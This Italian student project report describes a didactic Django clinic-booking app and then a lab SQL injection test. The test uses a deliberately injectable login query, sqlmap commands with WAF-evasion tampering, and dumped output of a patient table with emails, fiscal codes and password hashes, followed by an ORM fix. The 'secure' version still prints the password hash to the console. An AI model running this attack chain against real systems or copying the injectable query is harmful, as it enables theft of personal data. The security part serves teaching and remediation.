- Risultato
- Radiografia (RX)
- Elettrocardiogramma (ECG)
- Ecocardiogramma
- Holter cardiaco (24-48h)
- Spirometria
- Test da sforzo (prova da sforzo)
- Audiometria

Una volta confermata, il sistema:

- crea una nuova **prenotazione** associata al paziente;
- genera una **visita medica** collegata, inizialmente **senza data** (la data verrà assegnata in base alla data dell'ultima prestazione);
- per ogni esame scelto:
  - viene inserito nella **tabella ListaEsami**, creando una coppia prenotazione-esame;
  - viene creata una **prestazione** associata alla visita medica in questione;
  - viene assegnato un **medico** in base alla specializzazione richiesta dall'esame, scegliendo tra i meno occupati;
  - se l'esame appartiene alla categoria **Radiologia**, viene associato anche un **tecnico specializzato**.

**Nota Bene:** La data della visita e delle relative prestazioni è sempre **successiva** alla data di prenotazione. Questa scelta nasce da una **semplificazione didattica**, adottata per mantenere la coerenza temporale tra le fasi del processo clinico senza dover gestire la complessità di una reale agenda sanitaria. Lo scopo è mostrare la corretta **struttura logica** dell'applicazione e delle relazioni nel database, piuttosto che replicare fedelmente tutte le casistiche reali.

## Le mie prenotazioni

### Le mie Prenotazioni

Dopo aver effettuato una prenotazione, il paziente può consultare lo storico nella sezione "**Le mie prenotazioni**", accessibile dalla dashboard.

All'interno di questa vista viene mostrato:

- l'elenco delle prenotazioni associate al paziente loggato,
- la lista degli esami richiesti per ciascuna prenotazione,
- la sede scelta e la data richiesta.

### Le Tue Prenotazioni

ID Prenotazione: 29  
Data: 20/04/2026 Sede: Centro Diagnostico Roma Est

Esami prenotati:	
Radiografia (RX)	50.00 €
Spirometria	70.00 €
Audiometria	45.00 €

[Torna alla Dashboard](#)

## Visite da completare

Tornando nella *home del sito* e accedendo alla sezione "**Visite da completare**", è possibile visualizzare in ordine tutte le prenotazioni effettuate.

Questa funzione è pensata per il **personale clinico** o per la segreteria, e mostra:

- l'ID della prenotazione,
- il nome del paziente,
- tutti gli esami associati,

- e soprattutto il **personale sanitario incaricato** per ciascuna prestazione, inclusi i medici e, se necessario, i tecnici.

Questo consente di avere una **visione d'insieme operativa** delle visite future e delle risorse coinvolte.

Prenotazione ID 29 - April 20, 2026

**Paziente:** Luca Bianchi

<b>Esame:</b> Radiografia (RX)
<b>Personale assegnato:</b>
○ Elena Ferrari (Medico)
○ Laura Marini (Tecnico)
<b>Esame:</b> Spirometria
<b>Personale assegnato:</b>
○ Alberto Verdi (Medico)
<b>Esame:</b> Audiometria
<b>Personale assegnato:</b>
○ Marco Conti (Medico)

← Torna alla Home

## Dashboard medico e Gestione Prestazioni

Una volta effettuato l'accesso come medico, viene mostrata una **dashboard personale** con il nome del dottore e le funzioni disponibili:

- **Gestione prestazioni**
- **Logout**

Benvenuto, Dott. Elena!

	Gestione prestazioni
	Logout

Se il medico seleziona “**Gestione prestazioni**”, avrà accesso alla lista delle **prestazioni a lui assegnate** che **non sono ancora state refertate**.

Il sistema filtra in automatico le prestazioni in base al medico loggato, mostrando solo quelle **senza referto associato**, grazie al seguente criterio logico:

```
# Recupera solo prestazioni assegnate a questo medico, senza referto
prestazioni = Prestazione.objects.filter(
    personale__id_personale=medico,
    referto__isnull=True
).select_related(
    *fields: 'id_esame',
    'codice_visita__id_prenotazione__id_paziente'
).distinct()
```

Vengono mostrati:

- nome del paziente,
- esame da refertare,
- data della prestazione,
- campi da compilare (esito, descrizione, data referto).

Una volta compilati **tutti i campi obbligatori**, il medico può cliccare su “**Salva referto**”. La pagina viene ricaricata e la prestazione **scompare dalla lista**, poiché ora è considerata completata.

**Esame: Radiografia (RX)**

Paziente: Luca Bianchi

Codice Prenotazione: 29

Data referto:

CALENDAR

Testo referto:

I campi polmonari appaiono ben espansi e normotrasparenti. Non si evidenziano addensamenti parenchimali in atto. Il profilo cardiaco è nei limiti. Seni costofrenici liberi. Non si osservano lesioni ossee di significato patologico.

**Salva Referto**

[Torna alla Dashboard](#)

## Visualizzazione referti disponibili

Dopo che tutte le prestazioni sono state refertate, il paziente può consultare i risultati nella sezione “**Referti disponibili**”.

Questa vista mostra un **riepilogo completo** di:

- data dell'esame,
- nome dell'esame,

- medico che ha eseguito il referto,
- esito e descrizione forniti.

I dati sono ottenuti in base all'**ID del paziente salvato nella sessione**.

Il sistema esegue una query che **recupera tutte le prestazioni** appartenenti al paziente, **con referto e data compilati**, e li passa alla pagina HTML tramite **context**, permettendo la visualizzazione dinamica nell'interfaccia.

## I tuoi referti

### Radiografia (RX)

Data prestazione: April 21, 2026

Referto:

I campi polmonari appaiono ben espansi e normotrasparenti. Non si evidenziano addensamenti parenchimali in atto. Il profilo cardiaco è nei limiti. Seni costofrenici liberi. Non si osservano lesioni ossee di significato patologico. Conclusioni: Radiografia del torace nei limiti della norma.

Codice prenotazione: 29

### Spirometria

Data prestazione: April 22, 2026

Referto:

Esame eseguito correttamente. FVC: 3.8 L (95% del valore teorico) FEV1: 3.0 L (88% del valore teorico) FEV1/FVC: 79% Conclusioni: Funzione ventilatoria nei limiti della norma. Non si evidenziano segni di ostruzione bronchiale.

Codice prenotazione: 29

### Audiometria

Data prestazione: April 21, 2026

Referto:

Audiogramma tonale eseguito in cabina silente. Orecchio destro: ipoacusia neurosensoriale lieve sulle frequenze acute. Orecchio sinistro: soglia uditiva nei limiti della norma. Buona discriminazione vocale bilaterale. Conclusioni: Ipoacusia neurosensoriale lieve a destra. Si consiglia controllo periodico.

Codice prenotazione: 29

[Torna alla Dashboard](#)

© 2025 Clinica Nova. Tutti i diritti riservati.

```
def visualizza_referti(request): 1 usage new *
    if request.session.get("user_type") != "paziente":
        return redirect('login')

    paziente_id = request.session.get("user_id")

    referti = Prestazione.objects.filter(
        codice_visita__id_prenotazione__id_paziente=paziente_id,
        referto__isnull=False,
        data_prestazione__isnull=False
    ).select_related(*fields: 'id_esame', 'codice_visita__id_prenotazione')

    return render(request, template_name: 'visualizza_referti.html', context: {'referti': referti})
```

## Visualizzazione e download fattura

Una volta che tutte le prestazioni di una prenotazione sono state completate (cioè **refertate**), il paziente può accedere alla sezione “**Le mie fatture**”.

Qui è possibile:


- visualizzare il riepilogo della **fattura digitale**, con dettagli su ciascun esame svolto,
- vedere il **totale complessivo**,
- e **scaricare il PDF** della fattura, completo di intestazione, elenco prestazioni, importi e riferimenti anagrafici.

## Fatture disponibili

**Data Fattura Intestatario Totale (€) Azioni**

April 22, 2026 Luca Bianchi 165.00 [Scarica PDF](#)

[Torna alla Dashboard](#)



## Conclusioni

L'intero progetto ha finalità **didattiche** e non intende rappresentare un'applicazione clinica completa o perfettamente aderente alla realtà sanitaria.

Al contrario, alcune **semplificazioni logiche e strutturali** sono state adottate per rendere più chiara la progettazione e per concentrarsi sulla **struttura del database**, la **gestione del flusso dati** e l'integrazione tra frontend e backend.

### Aspetti migliorabili

Una delle principali semplificazioni riguarda il **meccanismo di prenotazione** e attribuzione delle prestazioni:

- Attualmente la prenotazione si limita a registrare gli esami scelti, senza prevedere date e orari specifici per ciascuna prestazione.
- Le prestazioni vengono poi assegnate automaticamente al medico (o tecnico) **con meno carico di lavoro**, in base alla specializzazione.

In un contesto reale, si potrebbe:

- Integrare un sistema avanzato di **prenotazione su slot orari** disponibili, selezionabili direttamente dal paziente.
- Introdurre un **ruolo amministrativo** che, in autonomia, **assegna manualmente** le prestazioni al personale.

### Integrazioni future possibili

Per arricchire l'esperienza d'uso e rendere la piattaforma più completa, si potrebbero implementare:

- **Storico clinico del paziente**, con riepilogo di visite, referti e patologie.
- **Gestione prenotazioni** con possibilità di **modifica o cancellazione** da parte del paziente.
- **Messaggistica interna** tra pazienti e personale medico.
- **Funzionalità di filtro e ricerca** tra le prenotazioni effettuate.
- **Allegati multimediali nei referti**, come immagini diagnostiche.
- **Gestione del profilo utente**: modifica dati anagrafici, immagine profilo, contatti, ecc.
- **Ruoli aggiuntivi**, come personale amministrativo o altri operatori tecnici.

## 4. Sicurezza App

L'applicazione web è stata eseguita su una macchina Windows 11, con server Django in ascolto sulla porta 8000. Per renderla raggiungibile da altri dispositivi nella rete locale, è stato avviato il server con il comando:

```
python manage.py runserver 0.0.0.0:8000
```

In questo modo, l'app è risultata accessibile dall'indirizzo IP della macchina, ovvero 192.168.1.100.

Per l'attività di analisi delle vulnerabilità, è stata utilizzata una seconda macchina con Kali Linux installata su VirtualBox, configurata in modalità bridge, con indirizzo IP 192.168.1.101. Ciò ha permesso di raggiungere la web app da Kali attraverso l'indirizzo <http://192.168.1.100:8000>.

Nel sistema era presente una view per il login che effettuava l'autenticazione tramite **una query SQL costruita manualmente**, come mostrato di seguito:

```
query = f"""
    SELECT id_paziente, nome FROM CentroMedico_paziente
    WHERE email = '{email}' AND password = '{password}'
```

Questa costruzione della query concatenando direttamente input dell'utente **espone la web app a SQL Injection**, poiché non è presente separazione tra codice e dati. Per questo motivo, è stato condotto un attacco di test utilizzando **sqlmap**, uno strumento automatizzato per l'individuazione e lo sfruttamento di vulnerabilità SQLI.

## Tipologie di SQL Injection testate

Durante i test, ci si è concentrati su tre varianti principali di SQL Injection in-band:

1. **Error-Based SQL Injection**: sfrutta messaggi di errore del DBMS per estrarre informazioni.
  2. **Union-Based SQL Injection**: utilizza UNION per combinare query legittime con risultati non autorizzati.
  3. **Tautology (OR-based)**: inserisce condizioni sempre vere (OR 1=1) per bypassare controlli logici, ad esempio l'autenticazione.

## 1. Identificazione della vulnerabilità (Tautology / Error-based / Union-based)

```
sqlmap -u "http://192.168.1.100:8000/login_auth_raw_unsafe" \
--data="email=test@example.com&password=1234" \
--dbs --batch --random-agent --tamper=space2comment
```

- -u "URL" → URL del target vulnerabile
- --data="..." → Dati POST da inviare (email e password)
- --dbs → Chiede a SQLMap di elencare i database
- --batch → Esegue tutto in automatico, senza domande
- --random-agent → Usa uno user-agent casuale per sembrare un browser reale
- --tamper=space2comment → Usa un filtro per eludere WAF, sostituendo spazi con commenti SQL
  
- **Tipo di SQLi identificata:**
  - OR-based boolean (Tautology): email=-1564' OR 2778=2778--
  - Time-based: sfrutta ritardi nel DB per verificare la vulnerabilità. ( Usa una funzione pesante (RANDOMBLOB) per **rallentare la risposta del server**)
  - Union-based: email=' UNION ALL SELECT NULL, ... --
- **Categoria:**

Tautology  
Union-based
  
- **Risultato:** sqlmap ha confermato la presenza di una SQL injection sul campo email, mostrando payload validi per più tecniche. È stato rilevato che il DBMS era **SQLite**, sebbene non fosse possibile elencare i database a causa delle limitazioni di SQLite.

## 2. Enumerazione delle tabelle (Union-based)

```
sqlmap -u "http://192.168.1.100:8000/login_auth_raw_unsafe" \
--data="email=test@example.com&password=1234" \
--tables -D db.sqlite3 --batch --random-agent --tamper=space2comment
```

- --tables → Elenca tutte le **tabelle** presenti nel database specificato

- -D db.sqlite3 → Specifica il **nome del database** da analizzare (in SQLite è spesso il nome del file)

- **Categoria:**  
*Union-based*
- **Spiegazione:** sqlmap ha usato la tecnica UNION per estrarre i nomi delle tabelle nel database indicato.
- **Risultato:** sono state elencate **21 tabelle**, tra cui:
  - CentroMedico\_paziente
  - CentroMedico\_personale
  - CentroMedico\_cartellaclinica
  - Tabelle Django (auth\_user, django\_session, ecc.)

```
[12:03:54] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[12:03:54] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[12:03:54] [INFO] fetching tables for database: 'SQLite_masterdb'
[12:03:55] [WARNING] reflective value(s) found and filtering out
<current>
[21 tables]
+-----+
| CentroMedico_cartellaclinica |
| CentroMedico_esame |
| CentroMedico_fattura |
| CentroMedico_listaesami |
| CentroMedico_paziente |
| CentroMedico_personale |
| CentroMedico_personaleprestazione |
| CentroMedico_prenotazione |
| CentroMedico_prestazione |
| CentroMedico_sede |
| CentroMedico_visitamedica |
| auth_group |
| auth_group_permissions |
| auth_permission |
| auth_user |
| auth_user_groups |
| auth_user_user_permissions |
| django_content_type |
| django_migrations |
| django_session |
| sqlite_sequence |
+-----+
```

### 3. Estrazione dei dati sensibili (Union-based + conferma hash)

```
sqlmap -u "http://192.168.1.100:8000/login_auth_raw_unsafe" \
--data="email=test@example.com&password=1234" \
--dump -D db.sqlite3 -T CentroMedico_paziente --batch --random-agent --tamper=space2comment
```

- --dump → Estrae e mostra i **dati reali** dalla tabella
- -T CentroMedico\_paziente → Specifica la **tabella** da cui estrarre i dati

- **Categoria:**

*Union-based*

*Blind SQLi* (alcuni test avevano fallback a blind quando UNION non era sufficiente)

- **Risultato:** è stato possibile estrarre **5 record completi** della tabella CentroMedico\_paziente, incluso:

- Nomi e cognomi
- Email
- Codice fiscale
- Password (in hash pbkdf2\_sha256), ecc.

Anche se le password erano in forma hashata, la loro esposizione è critica, perché potrebbero essere sottoposte ad attacchi di forza bruta o rainbow tables, soprattutto se mal configurate.

```
[12:04:21] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[12:04:21] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[12:04:21] [INFO] fetching columns for table 'CentroMedico_paziente'
[12:04:21] [WARNING] reflective value(s) found and filtering out
[12:04:21] [INFO] fetching entries for table 'CentroMedico_paziente'
Database: <current>
Table: CentroMedico_paziente
[5 entries]
+-----+-----+-----+-----+-----+
| id_paziente | id_cartella_clinica_id | nome | email | sesso | cognome | password
+-----+-----+-----+-----+-----+
| 6 | NULL | Mario | marios@libero.it | M | Sbrizzi | pbkdf2_sha256$100000$LOGcBAQw7I4rxk3LnIqYm
RA78A01H501J |
| 7 | NULL | Giulia | giuliar@yahoo.it | F | Rossi | pbkdf2_sha256$100000$G3NIG8PMxUiRaWcLa40Hi
LI85C45L219P |
| 8 | NULL | Luca | lucab@gmail.com | M | Bianchi | pbkdf2_sha256$100000$Ixpr6vHby4HI2hGxT4tez
EU92T12F205S |
| 9 | NULL | Sara | sarav@libero.it | F | Verdi | pbkdf2_sha256$100000$vLE0eVaCvSkPpvXIv6Sll
RA80E60B519Z |
| 10 | NULL | Italo | italos@libero.it | M | Svevo | italo*00
pppppppppppp |
+-----+-----+-----+-----+-----+
```

Per condurre l'attacco, è stata seguita una catena logica in tre fasi principali:

1. **Identificazione della vulnerabilità**

È stato eseguito un primo test con SQLMap per verificare se l'applicazione fosse vulnerabile a SQL Injection. Il tool ha testato automaticamente diversi payload e tecniche (boolean-based, time-based, union-based) sul parametro email, confermando la presenza di vulnerabilità. Questo ha permesso di stabilire che l'applicazione era effettivamente esposta a più varianti di SQLi.

## 2. Enumerazione delle tabelle

Una volta confermata la vulnerabilità, è stato possibile istruire SQLMap per interrogare il database SQLite e ottenere l'elenco delle tabelle presenti. Questo passaggio ha sfruttato la tecnica union-based per accedere alla struttura interna del database, rivelando la presenza di tabelle sensibili come CentroMedico\_paziente.

## 3. Estrazione dei dati

Infine, SQLMap è stato utilizzato per estrarre i dati contenuti nella tabella CentroMedico\_paziente. Anche in questo caso è stata utilizzata la tecnica union-based, con fallback a tecniche blind nei casi in cui la risposta del server non fosse direttamente visibile. L'estrazione ha restituito informazioni sensibili come nomi, email, codici fiscali e password hashate.

## Miglioramento del codice: uso di ORM Django

Per rimediare alla vulnerabilità rilevata, la funzione di login è stata **riscritta usando l'ORM Django**, evitando del tutto query SQL manuali.

```
def login_auth(request):
    if request.method == 'POST':
        email = request.POST['email']
        password = request.POST['password']

        # Verifica se esiste un paziente con quell'email
        if Paziente.objects.filter(email=email).exists():
            user = Paziente.objects.get(email=email)
            if check_password(password, user.password):
                print(user.password)
                request.session['user_type'] = 'paziente'
                request.session['user_id'] = user.id_paziente
                return render(request, template_name: 'dashboard_paziente.html', context: {'nome': user.nome})

        # Verifica se esiste un membro del personale con quell'email
        if Personale.objects.filter(email=email).exists():
            user = Personale.objects.get(email=email)
            if check_password(password, user.password):
                if user.ruolo.lower() == 'medico': # controllo sul ruolo (case insensitive)
                    request.session['user_type'] = 'personale'
                    request.session['user_id'] = user.id_personale
                    return render(request, template_name: 'dashboard_personale.html', context: {'nome': user.nome})
                else:
                    messages.error(request, message: "Accesso consentito solo ai medici.")
            else:
                messages.error(request, message: "Password errata.")
        else:
            messages.error(request, message: "Utente non trovato.")

    return render(request, template_name: 'login.html', context: {'error': 'Credenziali non valide'})
```

**Miglioramenti di sicurezza introdotti:**

- **Prevenzione SQL Injection:** l'uso dell'ORM Django elimina la necessità di costruire manualmente query SQL. Le query sono costruite in modo sicuro tramite API ad alto livello.
- **Password hashate:** il sistema utilizza pbkdf2\_sha256 per salvare le password. La verifica avviene tramite `check_password()`, che confronta l'hash salvato con l'input in modo sicuro.
- **Sessioni:** all'autenticazione riuscita, viene creata una sessione (`request.session[...]`) per memorizzare l'identità dell'utente autenticato, proteggendo la navigazione e personalizzando i contenuti.

**Conclusione**

L'analisi ha evidenziato come una semplice concatenazione di stringhe per costruire una query possa compromettere completamente la sicurezza dell'intero sistema, consentendo accesso arbitrario ai dati tramite SQL Injection. Tuttavia, l'utilizzo dell'ORM Django, unito a buone pratiche come l'hashing delle password e la gestione sicura delle sessioni, ha consentito di eliminare la vulnerabilità e rafforzare l'applicazione contro attacchi comuni.